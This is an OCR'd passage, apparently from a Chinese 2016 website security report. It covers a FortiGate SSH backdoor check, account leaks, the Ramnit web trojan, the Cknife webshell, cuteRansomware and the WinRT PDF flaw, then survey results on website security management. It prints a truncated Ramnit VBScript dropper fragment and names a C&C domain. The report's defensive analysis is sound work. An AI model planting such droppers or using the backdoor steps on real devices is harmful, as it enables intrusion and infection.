


图 5.2　国内城市 Fortigate 设备漏洞排名

4．漏洞验证

在测试环境中随机选择了一台 FortiGate 设备进行测试。如图 5.3 所示，利用该 SSH 后门漏洞获得直接控制 Fortigate 设备，执行任意操作。





图 5.3　一台 FortiGate 测试

如果执行“show system global”，则可以看到查看主机名和管理端口命令，显示结果如下所示。



如果输入“get system status”查看系统状态命令，则可获取 FortiGate 详细的系统信息，包括其设备版本、病毒库、IPS 规则库、FortiClient 应用签名包、序列号、BIOS 版本、主机名、运行模式、虚拟域名状态、系统时间信息等，这些信息的获取将为攻击动作提供极大的便利。

第 6 章

2016 年上半年焦点信息安全事件解析

6.1 LinkedIn 用户账户信息泄露

随着社交平台的发展，黑客也逐步将注意力集中在该领域，越来越多的问题被发现，例如数据泄露、诈骗或者其他攻击。

领英（LinkedIn）为全球最大职业社交网站，会员遍布 200 多个国家和地区，总数超过 4 亿人，致力于向全球职场人士提供沟通平台，并协助他们在职场事半功倍，发挥所长。加入后，可浏览会员资料、在招职位、行业消息、人脉圈动态和对您职业技能有帮助的相关信息。

2012 年，一名自称“和平”的俄罗斯黑客攻击了领英网站，获取了超过 600 万条用户登录信息，并泄露在网上。

比 2012 年更为严重的是 2016 年，仍是一位自称“和平”的俄罗斯黑客获取了 1.17 亿领英电子邮件 ID 以及用户的登录密码，并在暗网市场上以 5 个比特币（约 $2 200 或￥15 000）的价格进行出售，如图 6.1 所示[注 1]。




图 6.1 暗网市场出售

注 1：http://blog.nsfocus.net/linkin-117-million-user-data-sold-dark-network-market/。

6.2 百万邮件账户信息被盗

2016 年 5 月 7 日，根据路透社报道，黑客正在黑市上交易高达 272 300 000 条被盗的邮件账户用户名和密码，其中，57 000 000 条俄罗斯 Mail.ru 邮件账户、40 000 000 条雅虎邮件账户、33 000 000 条 hotmail 邮件账户以及 2 400 000 条 Gmail 邮件账户。

另外，还包含成千上万的德国和中国的电子邮件账户，以及数以千计的涉及美国银行业、制造业和零售业公司员工的用户名和密码组合如图 6.2 所示[注 1]。




图 6.2 百万账户信息被盗

6.3 国内部分网站存在 Ramnit 恶意代码攻击

2016 年 4 月，CNCERT 监测发现，一个名为“Ramnit”的网页恶意代码被挂载在境内近 600 个党政机关、企事业单位网站上，一旦用户访问网站有可能受到挂马攻击，对网站访问用户的 PC 主机构成安全威胁。

Ramnit 恶意代码是一个典型的 VBScript 蠕虫病毒，可通过网页挂马的方式进行传播，当用户浏览含有 Ramnit 恶意代码的 HTML 页面时，点击加载 ActiveX 控件，用户主机就很有可能受到恶意代码的感染。如图 6.3 所示为 Ramnit 代码在页面中驻留的代码片断。

Ramnit 主要在用户 %TEMP% 文件夹中植入了一个名为“svchost.exe”的二进制文件并执行关联的 ActiveX 控件，受感染的用户主机会试图连接到与 Ramnit 相关的一个木马控制服务器——fget-career.com。

根据 CNCERT 监测情况分析，Chrome 和 Firefox 浏览器用户不会受到恶意代码的影响，而较高版本的 IE 浏览器也会对此类 ActiveX 控件进行告警提示而不是自动执行。所以，受影响的主要是较低版本的 IE 浏览器。建议 IE 浏览器用户在访问互联网站时做好 IE 安全设置（建议设置为中—高安全级别），禁止执行来源不明的 ActiveX 控件。

注 1：http://blog.nsfocus.net/linkin-117-million-user-data-sold-dark-network-market/。

```
HTTP/1.1 200 OK
Server: nginx/1.4.7
Date: Thu, 28 Jan 2016 23:18:09 GMT
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie:
Expires: Thu, 28 Jan 2016 23:29:15 GMT

3f0a
<html>
<head>
<META HTTP-EQUIV="cache-control" CONTENT="no-cache,must-revalidate">
<META HTTP-EQUIV="Expires" CONTENT="-1">
<META HTTP-EQUIV="pragma" CONTENT="no-nache"><META HTTP-EQUIV="REFRESH" CONTENT="0;
URL=html/2016-01/27/                    .htm"></head>
<body></body>
</html><!--mpproperty <founder-papername>..............</founder-papername><founder-type>3</
founder-type><founder-paperhead></founder-paperhead><founder-content>..............</founder-
content> /mpproperty--><SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData =                    malicious VBScript
"4D5A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000
0000000000000000000000000010000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

图 6.3　Ramnit 代码在页面中驻留的代码片断

2015 年 11 月至 2016 年 3 月间的巡检结果显示，境内共计有约 1 250 台 Web 服务器被挂载过 Ramnit 恶意代码，被入侵的服务器主要类型为 Microsoft IIS（占比 69.3%），其次是 Apache 系列服务器（占比 19.2%）。

6.4　全网服务器安全恐遭“菜刀 –Cknife”威胁

2016 年 7 月 20 日，据国外媒体 softpedia 报道，中国 MS509Team 的两大安全研究人员 Chora 和 MelodyZX 开发了新型 Webshell 管理工具“Cknife”，在 GitHub 开放源代码供所有人使用，当然黑客亦不例外。

2015 年 12 月，跨平台版中国菜刀—Cknife 发布，如图 6.4 所示，它是由 Java 语言编写的，包括服务器端组件，可以管理链接至 Java、PHP、ASP 和 ASP.NET 服务器。




图 6.4　Cknife 工具运行原理

创业公司 Recorded Future 的一份调查研究指出，Chopper 是 2013 年发布的一款非常有效但却过时（代码级别）的 Webshell 管理工具，深受中国各种颜色帽、犯罪组织以及高级持续性威胁者追捧。Cknife 是 Chopper 的“升级版”，如图 6.5 所示。




图 6.5　Cknife 工具运行

Cknife 与 Chopper 有一些共同之处，像图标以及处理 HTTP 请求中的一些怪异模式。但这两种工具却也截然不同，Cknife 用 Java 编写，而 Chopper 则用 C++ 编写而成，Cknife 的设置如图 6.6 所示。




图 6.6　Cknife 工具运行设置

此外，Cknife 通过 HTTP 打开 Webshell GUI 与被感染服务器之间的连接，而 Chopper 使用 HTTPS。Recorded Future 表示，Cknife 开发人员许诺在今后几个月会支持 HTTPS。

Cknife 是网络服务器的 RAT。Cknife 允许用户一次连接多个服务器，同时连接网络服务器与数据库并运行命令行访问的远程 shell 如图 6.7 和图 6.8 所示。




图 6.7　Cknife 远程 Webshell 信息列表




图 6.8　菜单及可更换皮肤信息

Recorded Future 警告称：“Cknife 是中国攻击者过去半年以来一直在讨论（可能正在使用）的可信性威胁。考虑到围绕网络服务器的攻击面、Chopper 和 Cknife 各自的应用程序与架构以及 Chopper 的成功先例，Cknife 应该是不久的将来必须认真解决的合法威胁。”

6.5　只针对中国用户的勒索软件 cuteRansomware

在黑客的众多牟利手段当中，勒索软件可能是最普遍的一种。这种恶意软件通常会通过受感染的邮件附件、被篡改的网站或网页广告散布。勒索软件会对用户电脑上的文件进行加密，除非受害者交付特定数额的赎金，否则受影响的文件将会一直处于不可用的状态。

1．该恶意勒索软件现在只针对中国用户

2016 年 7 月 15 日，安全研究人员发现了一个名为 cuteRansomware 的新恶意勒索软件。该恶意软件代码的注释及勒索内容全部使用的中文，这就意味着，该勒索软件目前只将中

国用户作为攻击目标。再仔细查看代码并比对 AVG 研究人员发现的版本之后，研究人员还发现该版本还采用谷歌文档表格作为其 C&C 服务器。cuteRansomware 会感染计算机，生成 RSA 加密密钥，然后通过 HTTPS 将密钥传送到谷歌文档表格中。研究人员指出，该恶意软件似乎来自另外一个勒索软件的实验，其开源代码在几个月前被放在 GitHub 上，比起原来托管在 GitHub 上的项目，这个版本的勒索软件所针对的加密文件对象似乎变少了，这就降低了勒索软件感染系统的危害。

2．基于开源勒索软件实验的 cuteRansomware

该项目名为 my-Little-Ransomware，它的开发者是来自中国的工程师马升豪，据他描述，这是一个“简易的勒索软件模型”，是基于 C# 编写的。因为该勒索软件连通 Hidden Tear 和 EDA2 项目都被来自土耳其的安全研究员 Utku Sen 开源放在 Github 上了，所以没过多久就有不怀好意的人利用 my-Little-Ransomware 的代码创造自己的勒索软件版本。

在 2016 年 6 月中旬，该恶意软件首次被来自 AVG 的安全研究人员的 Jakub Kroustek 发现，他立即指出这一新型勒索软件使用谷歌文档存储其加密密钥。几天后，安全厂商 Netskope 发现了一款不同的变种勒索软件，也是基于同样的 my-Little-Ransomware 的 GitHub 的项目。他们将这一个命名为“cuteRansomware”，因为代码背后的人使用 cuteRansomware 字符串在他的代码中。

cuteRansomware 使用 .encrypted 文件扩展名（中文的）。

受攻击的用户可以通过缺少勒索页面这一特征识别出是否被 cuteRansomware 所影响。cuteRansomware 的特征是只弹出中文书写的文本文件。此外，所有加密文件的末尾有“.encrypted”（中文的）扩展名。

其实，恶意软件将它们的 C&C 服务器藏在云服务中也不是什么新鲜事了。早在 2015 年 12 月，火眼公司 FireEye 发现 LOWBALL 后门木马使用 Dropbox 网盘作为 C&C 服务器。




图 6.9　CuteRansomware 的 Google Doc 页面




图 6.10　Github 项目和 CuteRansomware 的代码比较




图 6.11　CuteRansomware 的源代码分析

图 6.12　CuteRansomware 的源代码分析

6.6 WinRT PDF 存在网页挂马攻击漏洞

WinRT PDF 作为 Windows 10 系统的默认 PDF 阅读器，能够像过去几年爆发的 Flash、Java、Acrobat 漏洞相似，允许黑客通过 Edge 浏览器发起一系列攻击。Windows Runtime（WinRT）PDF 渲染库或者简称 WinRT PDF，是内嵌 Windows 10 系统中的重要组件，允许开发者在应用中轻松整合 PDF 阅读功能。该渲染库被已经在 Windows Store 上架的应用广泛使用，包括 Windows 8/8.1 的默认阅读应用和微软最新的 Edge 浏览器。

2016 年 3 月 3 日，来自 IBM X-Force Advanced 研究团队的安全专家 Mark Vincent Yason 发现 WinRT PDF 存在和过去几年曾用于 Flash 和 Java 上相似的网页挂马攻击（drive-by attacks）漏洞。在 WinRT PDF 作为 Edge 浏览器的默认 PDF 阅读器之后，任何嵌入网页的 PDF 文档都能够在这个库中打开。聪明的攻击者能够通过 PDF 文件来利用这个 WinRT PDF 漏洞，使用包含 CSS 的 iframe 定位来秘密打开包含恶意程序的 PDF 文件并执行恶意程序，如图 6.13 所示。




图 6.13 包含恶意程序的 PDF 文件样本

第三部分
网站安全管理现状及建议

第 7 章

网络安全管理现状分析

2016 上半年，对 200 余个单位的网站安全管理情况进行了调研。通过对调研数据分析，可以发现目前各类政企机构还处于网站安全建设的早期阶段，暴露出了诸多资产管理、漏洞管理、威胁管理以及事件管理的相应问题，普遍存在安全意识缺乏、安全防护不足、管理流程不规范等问题，主要结论如下。

- 在基础管理方面，虽然目前有 95% 的单位有专人负责安全运维工作，但是超过 5 人的安全团队不足 20%，同时有将近一半的单位缺失安全制度及应急响应流程。
- 在资产管理方面，有将近 50% 的单位没有进行网站资产的定期梳理，导致很多新建站点数据库等端口在公网暴露，往往这些单位也不清楚下辖单位的网站资产全集。同时，有 70% 以上网站都是外包建站，40% 以上是外包运营，如果对于外包过程掌控不足，很容易留下大量安全隐患。
- 在建站开发方面，使用第三方软件框架种类繁多，有各类开源服务器（如 apache、Lighttpd 等)、开源数据库 (如 mysql、PostgreSQL 等)、开源论坛框架（如 phpwind、phpcms 等）等，这些开源产品如果不能很好地管理，会导致大量配置相关的风险隐患。
- 在漏洞管理方面，有将近 40% 的单位认为高危漏洞处于个位数，但事实比这糟糕得多，有 61% 的单位低估了漏洞的数量以及危害，另外 96% 的单位在彻底修复漏洞前没有做任何漏洞防御措施。
